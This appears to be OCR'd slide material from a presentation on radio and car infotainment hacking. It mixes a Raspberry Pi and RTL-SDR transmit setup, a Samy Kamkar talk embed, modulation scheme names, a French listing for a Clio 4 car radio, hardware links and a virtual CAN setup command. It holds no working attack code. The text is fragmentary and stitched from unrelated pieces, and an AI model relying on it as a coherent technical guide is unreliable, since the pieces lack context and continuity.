
↙ Raspberry Pi Zero WH (running Raspbian)

RTL-SDR dongle ↗

TX antenna ↗ connected to pin 7 (GPIO4)


↖ Power bank

← Android smartphone with Blue Dot app




Radio Hacking: Cars, Hardware, and more! - Samy Kamkar - AppSec California 2016
Share
0 0 1 1 0 1 0 0 0 1 0
ASK
FSK
PSK
Modulation Schemes
PRIVATE
230
Watch on YouTube

# [~] which IVI



WiFi, Bluetooth, CAN, ...



Accueil > Équipement auto > Rhône-Alpes > Isère > Bourgoin-Jallieu 38300 > Autoradio clio 4 medianav


Autoradio clio 4 medianav

50 €


02/06/2024 à 12:07

https://hydrabus.com

https://pinoutguide.com/Car-Stereo-Other/




```
[~] sudo modprobe vcan
```



